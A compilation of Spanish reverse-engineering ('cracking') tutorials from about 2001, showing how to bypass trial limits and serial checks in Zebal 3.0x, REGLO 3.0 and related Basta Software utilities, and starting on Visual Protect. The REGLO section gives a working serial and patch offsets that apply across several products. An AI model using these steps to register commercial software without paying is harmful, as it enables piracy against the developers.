Hey!!, pero que es eso?!!!...nos hemos registrado y el **deseo de dinero** de estos tipos no descansa, ahora en el lugar donde estaba el botón para acceder a la caja de registro hay uno para comprar una copia adicional del programa!!... pero ya saben es sólo tomar el eXeScope y darle un retoque a ese cuadro **:)**, supongo que a estas alturas no es necesario que explique como se hace **:)**

Programa crackeado...

Nota:

Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. actmago@hotmail.com

Saludos

- Pr@fEsOr X (my best friend)
- [KRaViTZ] (suerte amigo)
- [DeK_OiN], Txeli, CODE_MEX, Metamorfer, Txotxo, Raziel
- Karpoff http://welcome.to/karpoff
- Xasx de **TNT!** http://www.tntcrackers.ws
- ViPER (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de TUTORIALES 2001
- **LdA 4°A 2000** For Ever!! **:)**
- Saludos a todos los **crackers** del mundo

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: **Zebal 3.0x**

PROTECCION:	**Clave de Usuario y 15 días de evaluación**
Objetivo:	Saltarnos lo de los 15 días y/o registrarnos
Descripcion:	Robot para conversar en el IRC
Dificultad:	Newbie.
DOWNLOAD:	http://www.readysoft.com/home/coding/
Herramientas:	**SoftIce v4.05 y Filemon (sin Mortadelo ;)**
CRACKER:	**Crick** **FECHA:** **21/03/2001**

INTRODUCCION

Hace tiempo, alguien (no sé quién) propuso en el topic del canal #crackers del IRC-Hispano este programa como objetivo. Yo me lo bajé. El programita es un robot que puedes conectar al IRC con el nick que quieras y mantiene conversaciones semi-inteligentes con la peña.

Es shareware (3000 pelas!!!). Y, si no lo registras, deja de funcionar a los 15 días de instalarlo. (Y no vale retrasar el reloj... no funciona)

El programa está hecho con Clipper (todavía hay gente que programa con eso... uf!) y el ejecutable es un **N**ew **E**xecutable (NE)

AL ATAKE

Para que el programa deje de funcionar a los 15 días de la instalación, lo que hace es crear un fichero en \WINDOWS\SYSTEM que se llama OLECPX32.DAT (olé!), en realidad es una base de datos, un .DBF 'camuflao'.
Y ¿qué pasaría si lo borrásemos?
Pues que lo vuelve a crear y ya tenemos otros 15 días (menuda protección!!!)

El Filemon se chiva del acceso a este fichero:

```
112 15:59:54 FIVEWIN Search C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS OLECPX32.DAT
113 15:59:54 FIVEWIN Open C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS OPENEXISTING READONLY DENYWRITE
114 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 0 Length: 32
115 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 32 Length: 8
116 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 40 Length: 32
117 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 72 Length: 8
118 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 80 Length: 32
119 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 112 Length: 8
120 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 120 Length: 32
121 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 152 Length: 8
122 15:59:54 FIVEWIN Read C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 160 Length: 32
123 15:59:54 FIVEWIN Close C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS CLOSE_FINAL
124 15:59:54 FIVEWIN Open C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS CREATENEW REPLACEEXISTING
READWRITE COMPATIBILITY
125 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 0 Length: 32
126 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 32 Length: 8
127 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 40 Length: 32
128 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 72 Length: 8
129 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 80 Length: 32
130 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 112 Length: 8
131 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 120 Length: 32
132 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 152 Length: 8
133 15:59:54 FIVEWIN Write C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS Offset: 160 Length: 1
134 15:59:54 FIVEWIN Close C:\WINDOWS\SYSTEM\OLECPX32.DAT SUCCESS CLOSE_FINAL
```

Primero lo abre, lo lee y luego lo reescribe y lo cierra. Lo que hace es modificar un campo que controla la fecha en que lo usas. En fin, una chorrada.

Para ir un poco más lejos y 'disfrutar' (*lo pongo entre comillas porque no es un programa que me guste especialmente*) de él en todo su explendor ;) lo registraremos y así tendremos disponibles todas las opciones (edición de la mente de Zebal, etc...)

Al grano:
Cuando intentas registrar el programa, aparece un diálogo pidiendo Usuario y Contraseña y un botón para 'registrar'. Si la contraseña (clave) no es correcta, sale un messagebox diciéndolo... Pues empecemos por ahí.

Abrimos el diálogo de registro y escribimos el usuario y la clave. Antes de darle al botón de registrar, entramos en el SICE y ponemos un bpx messagebox y con F5 salimos.
Ahora sí pulsamos el botón de registrar y aparecemos en sice. Con F12 (las veces que haga falta) salimos del messagebox y volveremos al programa (lo vereis como FIVEWIN).

Este es el código:

```
EAX=000204EB EBX=17B70282 ECX=00000001 EDX=81734117 ESI=00022BF9
EDI=0002A990 EBP=00007C0A ESP=00007BFC EIP=0000596A o d I s z A P c
CS=1A47 DS=1A87 SS=1A87 ES=4117 FS=0000 GS=0000 SS:00007C06=41170515
-----------------------------------------------------------byte--------------PROT---(0)--
4117:000004D7 39 36 32 4D 35 39 59 34-52 00 01 00 00 00 00 00 962M59Y4R.......
4117:000004E7 00 00 28 00 4E 6F 6D 62-72 65 20 6F 20 63 F3 64 ..(.Nombre o c.d
4117:000004F7 69 67 6F 20 64 65 20 72-65 67 69 73 74 72 6F 20 igo de registro
4117:00000507 69 6E 63 6F 72 72 65 63-74 6F 73 00 12 00 45 52 incorrectos...ER
4117:00000517 52 4F 52 20 44 45 20 52-45 47 49 53 54 52 4F 00 ROR DE REGISTRO.
4117:00000527 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
-------------------------------------------------------------------------------PROT16-
1A47:5904 PUSH BP   <<<-- Aquí ponemos un BPX
1A47:5905 MOV BP,SP
1A47:5907 SUB SP,04
1A47:590A PUSH SI
1A47:590B PUSH DI
1A47:590C PUSH 00
1A47:590E CALL 3D5F:0376
1A47:5913 ADD SP,02
```

```
1A47:5916 CMP AX,0001
1A47:5919 JBE 5927
1A47:591B PUSH 02
1A47:591D CALL 3D5F:0500
1A47:5922 ADD SP,02
1A47:5925 JMP 592D
1A47:5927 MOV DX,[BP+08]
1A47:592A MOV AX,[BP+06]
1A47:592D MOV [BP-02],DX
1A47:5930 MOV [BP-04],AX
1A47:5933 PUSH DS
1A47:5934 PUSH FFFF0001
1A47:593A CALL 1A3F:0286
1A47:593F ADD SP,04
1A47:5942 PUSH AX
1A47:5943 CALL 1A1F:ED7E
1A47:5948 ADD SP,04
1A47:594B CALL 1A47:16CF
1A47:5950 OR AX,AX
1A47:5952 JZ 595B
1A47:5954 CALL USER!GETACTIVEWINDOW
1A47:5959 JMP 595D
1A47:595B XOR AX,AX
1A47:595D PUSH AX
1A47:595E PUSH FF
1A47:5960 CALL 3D5F:0500
1A47:5965 ADD SP,02
1A47:5968 PUSH DX
1A47:5969 PUSH AX
1A47:596A PUSH DWORD PTR [BP-04]   <<<-- Aquí está el mensaje de error
1A47:596E PUSH 03
1A47:5970 CALL 3D5F:05F4
1A47:5975 ADD SP,02
1A47:5978 OR AX,[BP+0A]
1A47:597B PUSH AX
1A47:597C CALL USER!MESSAGEBOX
1A47:5981 PUSH AX  <<<-- Aquí apareceremos después de los F12
1A47:5982 CALL 3D5F:0826
1A47:5987 ADD SP,02
1A47:598A POP DI
1A47:598B POP SI
1A47:598C LEAVE
1A47:598D RETF
```

----------FIVEWIN(0A)----------

Aterrizaremos en el PUSH AX, después de la llamada a messagebox. Ponemos un BPX al principio de la rutina: en 5904 PUSH BP, le damos a F5 para salir y nos volvemos a registrar habiendo quitado antes el bpx messagebox. Volveremos a SICE en el bpx del PUSH BP. Si mirais más abajo vereis que mete en la pila la dirección del mensaje de error antes de llamar a messagebox. Pues bien, si miramos en esa dirección, en *[bp-04]está el mensaje de error y... un poco más arriba ¡LA CLAVE CORRECTA!.

Como veis, con esta protección se venderán pocas copias del Zebal 3.0x

Un saludo. Crick

Todo el material aquí editado es para uso exclusívamente didáctico.
Crick NO se responsabiliza del uso ilegal de este material.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**REGLO 3.0,HORAS 3.7,DELETOR 2.6, FILO 2.0,UNIOS 1.9,EXICON 1.9,etc.**

PROTECCION:	**Serial, Limitación de Tiempo.**		
Descripcion:	**Utilitarios.**		
Dificultad:	**Facilucha (cuando supe como...;-)**		
DOWNLOAD:	http://www.basta.com		
Herramientas:	**Softice.**		
CRACKER:	**Yerba Mate N°10**	**FECHA:**	**11/3/2001**

ADVERTENCIA: Si lo que estas buscando es un serial para algunas de las aplicaciones nombradas arriba, no pierdas el tiempo leyendo este extenso tutorial. Hace una búsqueda en la web o andá a alguno de los tantos sitios dedicados a proveer seriales. Si por el contrario te interesa seguir aprendiendo ingeniería inversa, creo que vale la pena . Como de costumbre y para no demorar a los que vienen siguiendo todos los tutos, los detalles que hayan sido explicados con anterioridad serán obviados. Si hay algo que no se comprende, recomiendo leer los ensayos anteriores.

INTRODUCCION

Saludos a toda la banda de seguidores. No sin esfuerzo hemos llegado al décimo tutorial. Agradezco los e-mails con saludos y preguntas (quiere decir que alguien lee esta serie de tutoriales). A los que me preguntaban que había pasado que no escribía otro tuto, la respuesta (como bién dijo Karpoff unos días atrás) es que no me pareció serio dedicarle un tutorial a programas con el mismo esquema de protección que los vistos hasta ahora. Es más, con las 9 publicaciones anteriores, es posible crackear una gran cantidad de aplicaciones shareware que existen en la web. En esta ocación nos concentraremos en el esquema de protección de **REGLO** versión 3.0, que nos permitirá observar algunas cosas nuevas (entre ellas el concepto de ***número mágico***) y seguiremos practicando asembler, ya que el serial buscado no se nos presentará completo en ningún registro sino tendrá que sortear una serie de cálculos como ya veremos. Este utilitario es una versatil regla en pantalla ideada para diseñadores, posee además una ventana de magnificación. El costo de registración es de $15, por lo que lo único que nos interesará es su estructura de protección. Se acuerdan del tutorial N° 5, ahí teníamos un programa de $150 con un esquema de protección de $5. Bueno en este caso sucede lo contrario. En general la gente de BASTA diseña buenas aplicaciones a un precio realmente accesible. Los utilitarios no exceden los 350kb lo que los hace ideales para que podamos aprender de ellos.

AL ATAKE

A lo nuestro, ejecutamos el programa y vamos a ***about*** (con el botón derecho del mouse) , una vez allí click en ***registration.*** Llenamos la única casilla que se nos presenta para introducir el serial, en mi caso puse 12345678-90123456.

NOTA: cuando se te presenta una única casilla, lo primero es desensamblarlo con el **W32DSM** por si el serial es ***hardcoded*** , es decir es único y esta escrito en las ***string references*.** (Te acuerdas del tutorial N°4 ?)**.** En este caso no es así, sino a estas alturas sería faltarte el respeto ***;-)***

Como siempre **Control-D, bpxhmemcpy** (ya sabes que me gusta recorrer el ejecutable y ver que esta haciendo), **F5** (para volver a windows) , le damos al botón ***OK*** y entramos en el Soft ice. Con bd00 desabilitamos el breakpoint que ya cumplió su función. Con unos siete ***F12's*** llegamos a REGLO!TEXT que es lo que deseamos. Lo que realmente nos interesa (el centro de la rutina de comprobación) se encuentra en la posición ***40FB09***. Hacia allí vamos con un ***bpx 40FB09*** seguido de F5. En esi tenemos nuestro falso serial y en ecx tenemos 0F. Por lo que en principio moverá a **'al'** 36 (6) nuestro último número.

```
:0040FB09    8A0431          mov al, byte ptr [ecx+esi]    Toma el último componente del serial
:0040FB0C    3C30            cmp al, 30                    Si es menor que 30 salta a error
:0040FB0E    0F8CCD000000    jl 0040FBE1                   Chico malo o error
:0040FB14    3C39            cmp al, 39                    Si es mayor que 39 salta a error
:0040FB16    0F8FC5000000    jg 0040FBE1                   Chico malo o error
:0040FB1C    8BC1            mov eax, ecx                  Mueve el ecx a eax
:0040FB1E    49              dec ecx                       Decrementa el ecx (para tomar otro)
:0040FB1F    85C0            test eax, eax                 Se fija si hay más
:0040FB21    75E6            jnz 0040FB09                  Como hay 15 más, repite el proceso.
```

Cuando colocamos el falso serial en el casillero, nada sabíamos de él. Solo nos dimos cuenta que entraban 16 caracteres. Ahora no solo sabemos que son 16, sino también que tienen que ser números. Ya que tienen que estar comprendidos entre 30 y 39 (0 y 9 en ascii), caso contrario nos saca de la rutina de comprobación. Si lo vas trazando con el Soft-Ice verás que comienza por el último número (en mi caso 36 = 6) y sigue decreciendo hasta llegar al primero. Hasta aquí está todo claro, ahora agarrate fuerte que seguimos!!!!!

```
:0040FB23    0FBE5E0F        movsx ebx, byte ptr [esi+0F]    Pone en ebx el ultimo n° ,  36
:0040FB27    83EB30          sub ebx, 00000030               Le resta 30,    ebx=6
:0040FB2A    8D4301          lea eax, dword ptr [ebx+01]     Eax = 7         (6 + 1)
:0040FB2D    83F80F          cmp eax, 0000000F               Si no supera 15 saltar
:0040FB30    7C03            jl 0040FB35                     Salta
:0040FB32    83E80F          sub eax, 0000000F
:0040FB35    40              inc eax                         Incrementa eax          eax = 8
:0040FB36    83F80F          cmp eax, 0000000F
:0040FB39    7C03            jl 0040FB3E                     Salta
:0040FB3B    83E80F          sub eax, 0000000F
:0040FB3E    8BC8            mov ecx, eax                    Ecx = eax = 8
:0040FB40    83C003          add eax, 00000003               Eax = B = 11
:0040FB43    83F80F          cmp eax, 0000000F
:0040FB46    7C03            jl 0040FB4B                     Salta
:0040FB48    83E80F          sub eax, 0000000F
:0040FB4B    0FBE3C31        movsx edi, byte ptr [ecx+esi]   Pone en edi el noveno n°  39    (esi+8)
:0040FB4F    8BC8            mov ecx, eax                    Ecx = B
:0040FB51    83C00           add eax, 00000003               Eax = E = 14
:0040FB54    83EF3           sub edi, 00000030               Edi = 9
:0040FB57    83F80           cmp eax, 0000000F
:0040FB5A    7C03            jl 0040FB5F                     Salta
:0040FB5C    83E80           sub eax, 0000000F
:0040FB5F    0FBE0C          movsx ecx, byte ptr [ecx+esi]   Pone en ecx el 12° n° del serial = 32
```

```
:0040FB63    8BD0            mov edx, eax                      Edx = eax = E = 14
:0040FB65    83C0            add eax, 00000003                 Eax = 11(hex) = 17
:0040FB68    8D0C89          lea ecx, dword ptr [ecx+4*ecx]    Ecx = 32*4+32 = FA(hex) = 250
:0040FB6B    83F80F          cmp eax, 0000000F                 Eax = 17 > 15 (no saltará)
:0040FB6E    8D0C89          lea ecx, dword ptr [ecx+4*ecx]    Ecx = 250*4+250 = 4E2 = 1250
:0040FB71    8D0C8D40EDFF    lea ecx, dword ptr [4*ecx+FFFFED40]   Ecx = 1250*4-4800 = C8 = 200
:0040FB78    7C03            jl 0040FB7D                       No salta
:0040FB7A    83E80F          sub eax, 0000000F                 Eax = 17 - 15 = 2
:0040FB7D    0FBE1432        movsx edx, byte ptr [edx+esi]     Edx = 35 ( 15° núm del falso serial )
:0040FB81    0FBE0430        movsx eax, byte ptr [eax+esi]     Eax = 33  ( 3° num. falso serial )
:0040FB85    8D1492          lea edx, dword ptr [edx+4*edx] Edx = 35*4+35 = 109(h) = 265
:0040FB88    03C8            add ecx, eax                      Ecx = C8+33= FB(h) = 200+51 = 251
:0040FB8A    8D8C51F0FDFFFF  lea ecx, dword ptr [ecx+2*edx-00000210]  Ecx = 251+265*2-528 =  253 =
FD(hex)

:0040FB91    83F907          cmp ecx, 00000007        Es evidente que FD es distinto a 7

:0040FB94    754B            jnz 0040FBE1             Salta a chico malo o error
```

Sigues ahí ???? Ahhh menos mal. Si te sirve de consuelo todo el ezfuerso invertido en este análisis te servirá para muchos programas (todos???) de BASTA software. Te das cuenta porque le decía a los que buscaban un serial que no pierdan el tiempo leyendo este tutorial. Seguimos. Como FD es distinto de 07 el salto se efectuará y nos sacará de la rutina de comprobación. **¿¿¿ Que hacemos ???.....**

Bueno podemos hacer varias cosas. Podemos invertir el salto condicionado en 40FB94. Podemos hacer que compare **ecx, 000000FD** en 40FB91. O podemos jugar con las matemáticas y encontrar un número que sortee las premisas anteriores. No es tan difícil como parece, de los 16 números del serial solo algunos son fundamentales en el algoritmo. No sufras que encontré un número que en principio tendría que funcionar. Te dejo a vos que reemplaces 1234567890123456 por ***1231560890127401*** y compruebes que ecx = 00000007.

Desgraciadamente, la cosa no termina ahí. El programador realmente nos quería hacer las cosas difíciles. Ya hemos logrado eludir el primer salto a error, veamos como sigue

```
:0040FB94    754B            jne 0040FBE1                      Aquí estábamos
:0040FB96    33C0            xor eax, eax                      Pone el eax en cero
:0040FB98    B90F000000      mov ecx, 0000000F                 Pone 15 en ecx
:0040FB9D    0FBE1431        movsx edx, byte ptr [ecx+esi]     Toma el último n° del serial,ahora 31= 1
:0040FBA1    0FAFD1          imul edx, ecx                     Edx = 31* F = 49*15 = 2DF(h) = 735
:0040FBA4    03C2            add eax, edx                      Eax = 0 + 2DF(h) = 2DF
:0040FBA6    8BD1            mov edx, ecx                      Edx = 15 = F(h)
:0040FBA8    49              dec ecx                           Ecx = 14 = E(h)
:0040FBA9    85D2            test edx, edx                     Se fija si hay más
:0040FBAB    75F0            jne 0040FB9D                      Si hay más salta
```

Lo que hace es lo siguiente: toma el último número del serial, lo multiplica por 15 y lo guarda en eax. Toma el anteúltimo número del serial, lo multiplica por 14 y se lo suma a eax. Y así sucesivamente con los 16 números del serial. Al salir del lazo con ***1231560890127401*** como serial de prueba, Eax = 17F4(h) y Ebx = 1


```
:0040FBAD    8D4B0E          lea ecx, dword ptr [ebx+0E]       Ecx = 1 + E = F
:0040FBB0    83F90F          cmp ecx, 0000000F
:0040FBB3    7C03            jl 0040FBB8                       No salta
:0040FBB5    83E90F          sub ecx, 0000000F                 Ecx = 0
:0040FBB8    0FBE1431        movsx edx, byte ptr [ecx+esi]     Edx = 31 primer número del serial
:0040FBBC    0FAFD1          imul edx, ecx                     Edx = 0
```

```
:0040FBBF    2BC2          sub eax, edx                    Eax = 17F4(h)- 0 = 17F4(h)
:0040FBC1    49            dec ecx                         Ecx = -1 = FFFFFFFF
:0040FBC2    7903          jns 0040FBC7        Salta si el flag de signo está a cero (no salta)
:0040FBC4    83C10F        add ecx, 0000000F               Ecx = E
:0040FBC7    8A1C31        mov bl, byte ptr [ecx+esi]      bl = 30
:0040FBCA    0FBED3        movsx edx, bl                   Edx = 30
:0040FBCD    0FAFD1        imul edx, ecx                   Edx = 30 * E = 2A0(h)
:0040FBD0    2BC2          sub eax, edx                    Eax = 17F4(h)-2A0(h) = 1554(h)= 5460
:0040FBD2    B90A000000    mov ecx, 0000000A               Ecx = A(h) = 10
:0040FBD7    99            cdq
:0040FBD8    F7F9          idiv ecx                        Divide eax por ecx y el resto lo pone en edx
:0040FBDA    80C230        add dl, 30                      En este caso el resto es cero 0 + 30 = 30
:0040FBDD    3AD3          cmp dl, bl                      30 = 30     ;-)
:0040FBDF    7406          je 0040FBE7                     Debe saltar, sino va a error
:0040FBE1    5F            pop edi       Esta es la dirección de error que habíamos eludido anteriormente
```

A esta altura te estarás preguntando ¿Por qué habiendo tantos tutoriales en la red, justo te fuiste a bajar este? **;-)** Que se le va a ser, dura la vida del cracker. Revisemos que hizo el programa en esta segunda etapa. Concretamente efectuó la diferencia entre una suma de productos y un número de nuestro serial, en este caso el décimo quinto (0), multiplicado por su posición dentro del mismo(E).Luego efectuó el cociente con A(h). Al resto guardado en Edx le sumó 30 y lo comparó con el valor en ascii de ese mismo número (30 = 0). No fue casualidad que haya coincidido, hice algunas cuentas previamente para no extender aún más este tuto.Vemos que inmediatamente debajo de ese salto está la temida posición ***40FBE1*** que habíamos evitado en la primera parte de la comprobación. Por lo que a los que prefieran patchear, tendrán que hacer que salte siempre. Si te digo que la cosa no termina acá, que todavía queda otro algoritmo por cumplir tu sorpresa va a ser tan grande como la mía cuando la descubrí. Quizo el azar que el número 12315608-90127401 cumpla la tercer condición, (pura coincidencia). La descubrí buscando números de serie alternativos (por ejemplo 12345608-90127491 cumple las dos primeras pero no la tercera). Esta tercer comprobación se encuentra en el ***call 40FA40*** unas cuatro líneas después del último salto. La misma es muy similar a este último checkeo (cociente entre una suma de productos y un número) con una sútil variación. En Edx como antes quedará alojado el resto, pero ahora deberá ser cero ya que inmediatamente despues hará un test edx, edx seguido de un jnz que de saltar nos lleva al mensaje de error.

```
:0040FAC0    85D2    test edx, edx      En edx está el resto del cociente (tendrá que ser cero)
:0040FAC2    750C    jnz 0040FAD0       No tiene que saltar
```

Te queda como tarea recorrer esta última rutina con los dos seriales de prueba y comprobar lo que te digo. Para encontrarla poné un ***bpx 40FA87*** que ahí empieza la cosa. Para desregistrar el programa y seguir practicando, ejecutá el regedit, andá a ***HKEYLocal machine/software/basta/reglo/current versión*** y borra la clave llamada ***reserved2*** la misma se genera cuando introducís el serial correcto. Para los que vienen patcheando en 40FAC2 hay un tercer salto a invertir.



Recordemos que el valor de esta aplicación es de $15!!!!!!. Por qué invertir tanto tiempo en el sistema de protección tan complejo?. Analicemos las posibles respuestas. Puede que el programador también sea un cracker, tenga un amigo cracker o al menos haya leido unos cuantos tutoriales. Puede que sea un inadaptado social, que no tenga amigos, hobbies, ni mujer **;-).** O muy probablemente todo este esfuerzo no sea para esta única aplicación.

Número mágico

Qué es esto algún nuevo método de crackeo esotérico???. (Jodida la ginebra en ayunas **8=)**)
Concentrémonos en la posición 40FB91 del primer algoritmo de comprobación

```
:0040FB91    83F907    cmp ecx, 00000007
:0040FB94    754B      jnz 0040FBE1
```

Qué pasaría si (conservando todo el resto de la rutina de comprobación exactamente igual) en lugar de comparar ecx con 00000007, lo comparara con por ejemplo 00000004 ??? Exacto !!!!!!!! Obtendríamos un número de serie completamente distinto a pesar de usar la misma protección. Ese es el concepto de ***número mágico***. Exactamente eso es lo que ocurre en HORAS. Hacé lo siguiente abrí el ejecutable de HORAS con un editor hexadecimal (yo usé el Hex Workshop), clickea en ***Edit*** y luego en la opción ***Find*** . Completá la casilla de búsqueda con por ejemplo la inconfundible instrucción **8D8C51F0FDFFFF** que se encuentra justo antes de cmp ecx, 0000000**X** (83F90***X***). El valor de **X** es el número con el que compara. Para REGLO, como ya vimos **X** = 7. Para HORAS, **X** = 4 . Para que puedas seguir más fácilmente lo que te estoy diciendo, acá va una tabla comparativa con las posiciones del **WD32DSM** según los distintos programas y los números con los cual compara el ecx.

Programa	Posición	Comparación
Reglo 3.0	**40FB91**	**cmp ecx, 00000007**
Horas 3.7	**417421**	**cmp ecx, 00000004**
Deletor 2.6	**40CBF1**	**cmp ecx, 00000001**
Filo 2.0	**40A601**	**cmp ecx, 00000003**
Unios 1.9	**40EEE3**	**cmp ecx, 00000008**
ExIcon 1.9b	**40BC01**	**cmp ecx, 00000002**
Etc.	**Etc.**	**Etc.**

Ahora tienes toda la información que necesitas. Que hacer, depende de lo que más te guste, jugar con las matemáticas o patchear. Si logras conseguir un serial correcto para alguno de los utilitarios anteriores, podrás hacer un ***patcheado elegante*** en todo el resto de los ejecutables. Ya que cambiando solamente el valor a comparar con ***ecx*** (un solo cambio) serás capaz de registrar estas y seguramente todas las aplicaciones de Basta Software. Léase esto último **tarea para el hogar ;-).**

Por dudas o consultas comunicate a http://yerbamatear@yahoo.com

Espero que este tutorial te haya sido útil, nos vemos en el próximo

Yerba Mate

' Todo es fácil cuando se sabe como'

IMPORTANTE: Lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, NO como robar alguna propiedad. Si vas a usar este programa debes comprarlo**.** Si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Visual Protect 2.5.7**

PROTECCION:	Visual Protect 2.5.7. (Por si mismo, jejeje)		
Descripcion:	Protección para Software		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.visagesoft.com		
Herramientas:	Softice, Editor Hexadecimal (el que más os guste)		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	11/03/2001

INTRODUCCION

Hola a Todos una vez más. Nuevamente, una protección para software, pero esta vez la propia protección, que paradoja :)

Todo empezó cuando un buen amigo me habló de un buen programa que sirve para escribir archivos PDF, EasyPDF, de la misma empresa que este programa, y que realmente está bien, os recomiendo que lo compréis. No puedo decir lo mismo de la protección. Veremos cómo con un simple Loader podemos pasar por encima de ella.

Para quién no lo sepa PrincessSandy es un Patcher, con él crearemos el loader. Os recomiendo que utilicéis éste, con otros no se puede.

Las herramientas podéis encontarlas aquí: http://redrival.com/protools/

AL ATAKE

LA PROTECCIÓN


Tampoco he destripado mucho la protección, pero básicamente, utiliza el archivo vp.dll. Este archivo es el soporte de la protección. Al ejecutar el programa se crea un archivo en el directorio raiz de nuestro disco duro, llamado sysXXXXX.bin, que no nos interesa para nada. Luego está el archivo de licencia visualprotect.vpl, que contiene datos como número de dias de evaluación, etc. todo ello encriptado.

También hay que decir, que podemos registrarnos a traves de la red, y una vez hecho esto nos envían el archivo de registro. que si utilizamos filemon, podemos ver que se llama visualprotect.vplr. Quizás podíamos haberlo atacado por aquí también. Podéis intentarlo si queréis.

Además, el archivo principal está comprimido, al igual que parece estarlo el archivo vp.dll.

AL ATAKE

Pongámonos en marcha, una vez que hemos cargado Softice, iniciamos el programa y nos aparece la siguiente ventana:



